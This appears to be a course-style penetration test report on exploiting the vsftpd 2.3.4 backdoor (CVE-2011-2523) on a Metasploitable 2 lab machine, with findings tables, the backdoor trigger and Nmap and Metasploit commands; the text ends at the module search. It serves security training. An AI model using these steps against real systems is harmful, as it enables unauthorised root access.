

SkillsQuark

advanced tevhchnology &skill development

EXPLOITATION BASICS

Proof of Concept – Penetration Test Report

|Tools: Nmap, Metasploit, Meterpreter | Target: Metasploitable 2
Date: 13 June 2026

Prepared By	Advanced Technology and Skill Development – Security Research Team
Task	Exploitation Basics
Target	192.168.56.105 – Metasploitable 2 (FTP / vsftpd 2.3.4)
Attacker Machine	192.168.56.106 – Kali Linux
Tools Used	Nmap 7.98 Metasploit Framework Meterpreter
Exploit Module	exploit/unix/ftp/vsftpd_234_backdoor
CVE	CVE-2011-2523 (CVSS 3.1: 10.0 – Critical)
Date	13 June 2026
Difficulty	Hard
Classification	CONFIDENTIAL – Internal Use Only
Report Version	1.0 Final

1. Confidentiality Statement

CONFIDENTIAL DOCUMENT – RESTRICTED DISTRIBUTION

This document is prepared by Advanced Technology and Skill Development – Security Research&Training Division and is classified CONFIDENTIAL. It documents the complete exploitation of CVE-2011-2523 (vsftpd 2.3.4 backdoor) against a controlled lab target. It contains exploit commands, Meterpreter session details, and root-level access confirmation that must be strictly controlled.

This report is intended solely for named, authorised personnel directly involved in this engagement. Unauthorised disclosure, reproduction, distribution, or use – in whole or in part – is strictly prohibited and may constitute a breach of applicable information security policies and legal obligations.

Recipients are required to:

- Store this document securely and restrict access on a strict need-to-know basis.
- Not share, forward, or publish this report without written authorisation from Advanced Technology and Skill Development.
- Destroy all copies – physical and digital – when no longer required for the stated purpose.
- Report any accidental disclosure immediately to the Advanced Technology and Skill Development security team.
- Not use any exploitation technique, command, or payload in this report outside the defined lab scope.

This report was prepared exclusively for educational and training purposes. All findings relate solely to the Metasploitable 2 isolated lab environment and do not reflect the security posture of any production or third-party system.

WARNING: This report documents a CVSS 10.0 exploit achieving unauthenticated root shell access. The techniques described are real and immediately exploitable. Reproduction outside an authorised lab environment is illegal.

2. Table of Contents

1. Confidentiality Statement	2
2. Table of Contents	3
3. Disclaimer&Legal Notice	
4. Executive Summary	4
5. Severity Distribution Chart	4
6. CVSS 3.1 Score Distribution Chart	5
7. OWASP Top 10 (2025) Mapping Chart	5
8. OWASP Top 10 (2025) Detailed Table	6
9. CVE / CWE Findings Catalogue	6
10. Complete Findings Summary Table	7
11. Proof of Concept – Step-by-Step	8
11.1 Step 1 – Confirm Target Service: Nmap Version Scan (port 21)	
11.2 Step 2 – Launch Metasploit & Search for vsftpd 2.3.4 Exploit	
11.3 Step 3 – Configure Module, Set LHOST/RHOSTS, Run Exploit	
12. Key Risks&Recommendations	13

Note: Page numbers are approximate. Document uses automatic headers and footers.

3. Disclaimer&Legal Notice

This exploitation exercise was conducted exclusively within an authorised, isolated laboratory environment using Metasploitable 2, a virtual machine intentionally designed for security research and educational purposes by Rapid7/Metasploit. No production systems, live networks, third-party infrastructure, or any systems without explicit written authorisation were targeted at any point.

All activities documented in this report — including Nmap scanning, Metasploit exploitation, and Meterpreter post-exploitation — are lawful within the defined lab scope and are conducted solely under the Advanced Technology and Skill Development curriculum for defensive research and skills development.

Exploiting vulnerabilities on any system without explicit written authorisation is illegal under the Computer Fraud and Abuse Act (CFAA), the UK Computer Misuse Act, and equivalent legislation worldwide. This report is published for educational purposes only.

© 2026 Advanced Technology and Skill Development | Security Research & Training Division | Classification: CONFIDENTIAL

4. Executive Summary

This report documents the complete proof-of-concept (PoC) exploitation exercise conducted by Advanced Technology and Skill Development — Exploitation Basics. Using Kali Linux (192.168.56.106) as the attacker machine and Metasploitable 2 (192.168.56.105) as the target, the assessment exploited CVE-2011-2523 — the vsftpd 2.3.4 backdoor — to achieve unauthenticated remote code execution with root privileges.

The attack chain consisted of three stages: (1) Nmap version scan confirming vsftpd 2.3.4 on port 21/tcp, (2) Metasploit module search and configuration using exploit/unix/ftp/vsftpd_234_backdoor, and (3) successful exploitation opening a Meterpreter session with root-level access confirmed via getuid (Server username: root).

A total of 7 findings were identified: 3 CRITICAL, 3 HIGH, and 1 MEDIUM. All findings are mapped to OWASP Top 10 (2025), CWE identifiers, and CVSS 3.1 base scores. The complete exploitation required under 5 minutes from target identification to root shell.

5. Severity Distribution

The chart below shows the distribution of all 7 identified findings by severity rating.



Figure 1 – Severity Distribution: Critical (3) | High (3) | Medium (1) | Low (0)

- CRITICAL (3): vsftpd backdoor RCE, unauthenticated root shell, privilege escalation to root.
- HIGH (3): EOL software running, reverse TCP listener exposed, FTP port with exploitable service.
- MEDIUM (1): No intrusion detection system active — exploit chain completed undetected.

6. CVSS 3.1 Score Distribution

CVSS 3.1 base scores for all 7 findings, sorted highest to lowest. The top findings score 10.0 and 9.8 — representing network-exploitable, zero-complexity, no-privilege-required attack vectors.




Figure 2 – CVSS 3.1 Base Scores | Red ≥ 9.0 Critical | Orange 7.0–8.9 High | Yellow 4.0–6.9 Medium

7. OWASP Top 10 (2025) – Affected Finding Count

The chart maps all 7 findings to OWASP Top 10 (2025). A01 (Broken Access Control) and A06 (Vulnerable&Outdated Components) are the most impacted — each with 2 findings — reflecting both the root-level access achieved and the EOL software running.




Figure 3 – OWASP Top 10 (2025): Number of Findings per Category | Red = Critical | Orange = High

8. OWASP Top 10 (2025) Detailed Mapping

All 7 findings mapped to the OWASP Top 10 (2025) framework. Seven of ten categories have direct exposure confirmed through the exploitation chain.

OWASP 2025 ID	Category	Mapped Findings
A01:2025	Broken Access Control	F-02 (Unauthenticated root shell), F-04 (Root privilege confirmed)
A02:2025	Cryptographic Failures	None identified in this task
A03:2025	Injection	F-01 (OS command injection via FTP username backdoor trigger)
A04:2025	Insecure Design	F-01 (Deliberate backdoor – insecure by design)
A05:2025	Security Misconfiguration	F-05 (Reverse TCP port open), F-07 (FTP exposed with exploitable version)
A06:2025	Vulnerable&Outdated Components	F-01 (vsftpd 2.3.4 backdoor), F-03 (EOL software running)
A07:2025	Identification & Auth Failures	F-04 (Root shell with zero authentication)
A08:2025	Software&Data Integrity Failures	None identified in this task
A09:2025	Security Logging&Monitoring	F-06 (No IDS/IPS – exploit undetected)
A10:2025	Server-Side Request Forgery (SSRF)	None identified in this task

9. CVE / CWE Findings Catalogue

CVE-2011-2523 is the primary confirmed vulnerability. CWE identifiers assigned to all 7 findings. Verify current CVSS scores at nvd.nist.gov.

ID	Finding	Risk	CVSS	CVE	CWE	Description
F-01	vsftpd 2.3.4 Backdoor – Remote Code Execution	CRITICAL	10.0	CVE-2011-2523	CWE-78	vsftpd 2.3.4 contains a deliberate backdoor. Sending ':' in the FTP username triggers a root shell on port 6200. Exploited via Metasploit module exploit/unix/ftp/vsftpd_234_backdoor with Excellent reliability.
F-02	Unauthenticated Root Shell via Meterpreter Session	CRITICAL	9.8	CVE-2011-2523	CWE-306	Successful exploitation opened Meterpreter session 1 from 192.168.56.106:4444 to 192.168.56.105:46330. getuid confirmed Server username: root – full system compromise with no authentication required.
F-03	End-of-Life Software Still Running (vsftpd 2.3.4)	HIGH	7.5	CVE-2011-2523	CWE-1104	vsftpd 2.3.4 was released in 2011 and contains a publicly known, weaponised backdoor. Running EOL software with no patch management exposes the system to trivial exploitation.
F-04	Privilege Escalation – Root Access Confirmed	CRITICAL	9.0	N/A	CWE-269	Post-exploitation getuid command returned 'Server username: root' confirming the Meterpreter shell runs with highest privilege. Attacker has full read/write/execute over the entire system.
F-05	Reverse TCP Listener Exposed (LHOST:4444)	HIGH	5.3	N/A	CWE-200	The Metasploit reverse TCP handler bound to 192.168.56.106:4444 and accepted an incoming connection from the exploited target. No firewall rules blocked the outbound callback from the victim machine.
F-06	No Intrusion Detection / Prevention System Active	MEDIUM	4.3	N/A	CWE-778	The full exploitation chain – Nmap scan, Metasploit search, module execution, and Meterpreter session – completed without any IDS/IPS alert or system response. No detection or logging mechanism blocked or flagged the attack.
F-07	FTP Port 21 Exposed with Exploitable Service	HIGH	7.5	N/A	CWE-16	FTP on port 21 was confirmed open and running vsftpd 2.3.4 via Nmap version scan (-sV). The service should have been disabled or replaced. Exposing FTP with a backdoored version is a critical misconfiguration.

10. Complete Findings Summary Table

All 7 findings with full mapping – ID, Risk, CVSS 3.1, CVE, CWE, OWASP 2025, and technical detail.

ID	Finding	Risk	CVSS	CVE	CWE	OWASP	Detail
F-01	vsftpd 2.3.4 Backdoor – Remote Code Execution	CRITICAL	10.0	CVE-2011-2523	CWE-78	A06:2025	vsftpd 2.3.4 contains a deliberate backdoor. Sending ':' in the FTP username triggers a root shell on port 6200. Exploited via Metasploit module exploit/unix/ftp/vsftpd_234_backdoor with Excellent reliability.
F-02	Unauthenticated Root Shell via Meterpreter Session	CRITICAL	9.8	CVE-2011-2523	CWE-306	A01:2025	Successful exploitation opened Meterpreter session 1 from 192.168.56.106:4444 to 192.168.56.105:46330. getuid confirmed Server username: root – full system compromise with no authentication required.
F-03	End-of-Life Software Still Running (vsftpd 2.3.4)	HIGH	7.5	CVE-2011-2523	CWE-1104	A06:2025	vsftpd 2.3.4 was released in 2011 and contains a publicly known, weaponised backdoor. Running EOL software with no patch management exposes the system to trivial exploitation.
F-04	Privilege Escalation – Root Access Confirmed	CRITICAL	9.0	N/A	CWE-269	A01:2025	Post-exploitation getuid command returned 'Server username: root' confirming the Meterpreter shell runs with highest privilege. Attacker has full read/write/execute over the entire system.
F-05	Reverse TCP Listener Exposed (LHOST:4444)	HIGH	5.3	N/A	CWE-200	A05:2025	The Metasploit reverse TCP handler bound to 192.168.56.106:4444 and accepted an incoming connection from the exploited target. No firewall rules blocked the outbound callback from the victim machine.
F-06	No Intrusion Detection / Prevention System Active	MEDIUM	4.3	N/A	CWE-778	A09:2025	The full exploitation chain – Nmap scan, Metasploit search, module execution, and Meterpreter session – completed without any IDS/IPS alert or system response. No detection or logging mechanism blocked or flagged the attack.
F-07	FTP Port 21 Exposed with Exploitable Service	HIGH	7.5	N/A	CWE-16	A05:2025	FTP on port 21 was confirmed open and running vsftpd 2.3.4 via Nmap version scan (-sV). The service should have been disabled or replaced. Exposing FTP with a backdoored version is a critical misconfiguration.

11. Proof of Concept – Step-by-Step

The following documents the complete exploitation workflow as executed, including all terminal commands, Metasploit output, and screenshots.

Environment:

- Attacker: Kali Linux – 192.168.56.106
- Target: Metasploitable 2 – 192.168.56.105 | Port 21 (FTP / vsftpd 2.3.4)
- Tools: Nmap 7.98 | Metasploit Framework (msfconsole) | Meterpreter
- Module: exploit/unix/ftp/vsftpd_234_backdoor (Rank: Excellent)
- CVE: CVE-2011-2523 | CVSS 3.1: 10.0 – Critical

11.1 Step 1 – Confirm Target Service via Nmap Version Scan

Before launching Metasploit, the target FTP service was confirmed using Nmap with the -sV (service version detection) flag. This verifies that port 21/tcp is open and identifies the exact vsftpd version.

Command

```
$ nmap -p21 192.168.56.105 -sV
```

Output

```
Starting Nmap 7.98 ( https://nmap.org ) at 2026-06-11 05:32 -0400
Nmap scan report for 192.168.56.105
Host is up (0.00036s latency).

PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.3.4
MAC Address: 08:00:27:1B:2D:A2 (Oracle VirtualBox virtual NIC)
Service Info: OS: Unix
```




Fig 1 – Nmap version scan confirming port 21/tcp open running vsftpd 2.3.4 on target 192.168.56.105

Finding F-01 confirmed: vsftpd 2.3.4 is running on port 21. This version contains a deliberate backdoor (CVE-2011-2523, CVSS 10.0). A Metasploit module with Excellent reliability exists for this vulnerability.

11.2 Step 2 – Launch Metasploit & Search for Exploit Module

Metasploit Framework was launched in quiet mode (-q) and searched for the vsftpd 2.3.4 exploit. Module 0 (exploit/unix/ftp/vsftpd_234_backdoor) was selected using 'use 0'. The module options were reviewed to identify required parameters: RHOSTS (target IP) and LHOST (attacker IP).

Commands

```
$ msfconsole -q
msf > search vsftpd 2.3.4
msf > use 0
msf exploit(unix/ftp/vsftpd_234_backdoor)>options
```

Search Result

Matching Modules

#	Name	Disclosure Date	Rank	Description
0	exploit/unix/ftp/vsftpd_234_backdoor	2011-07-03	excellent	VSFTPD v2.3.4 Backdoor Command Execution

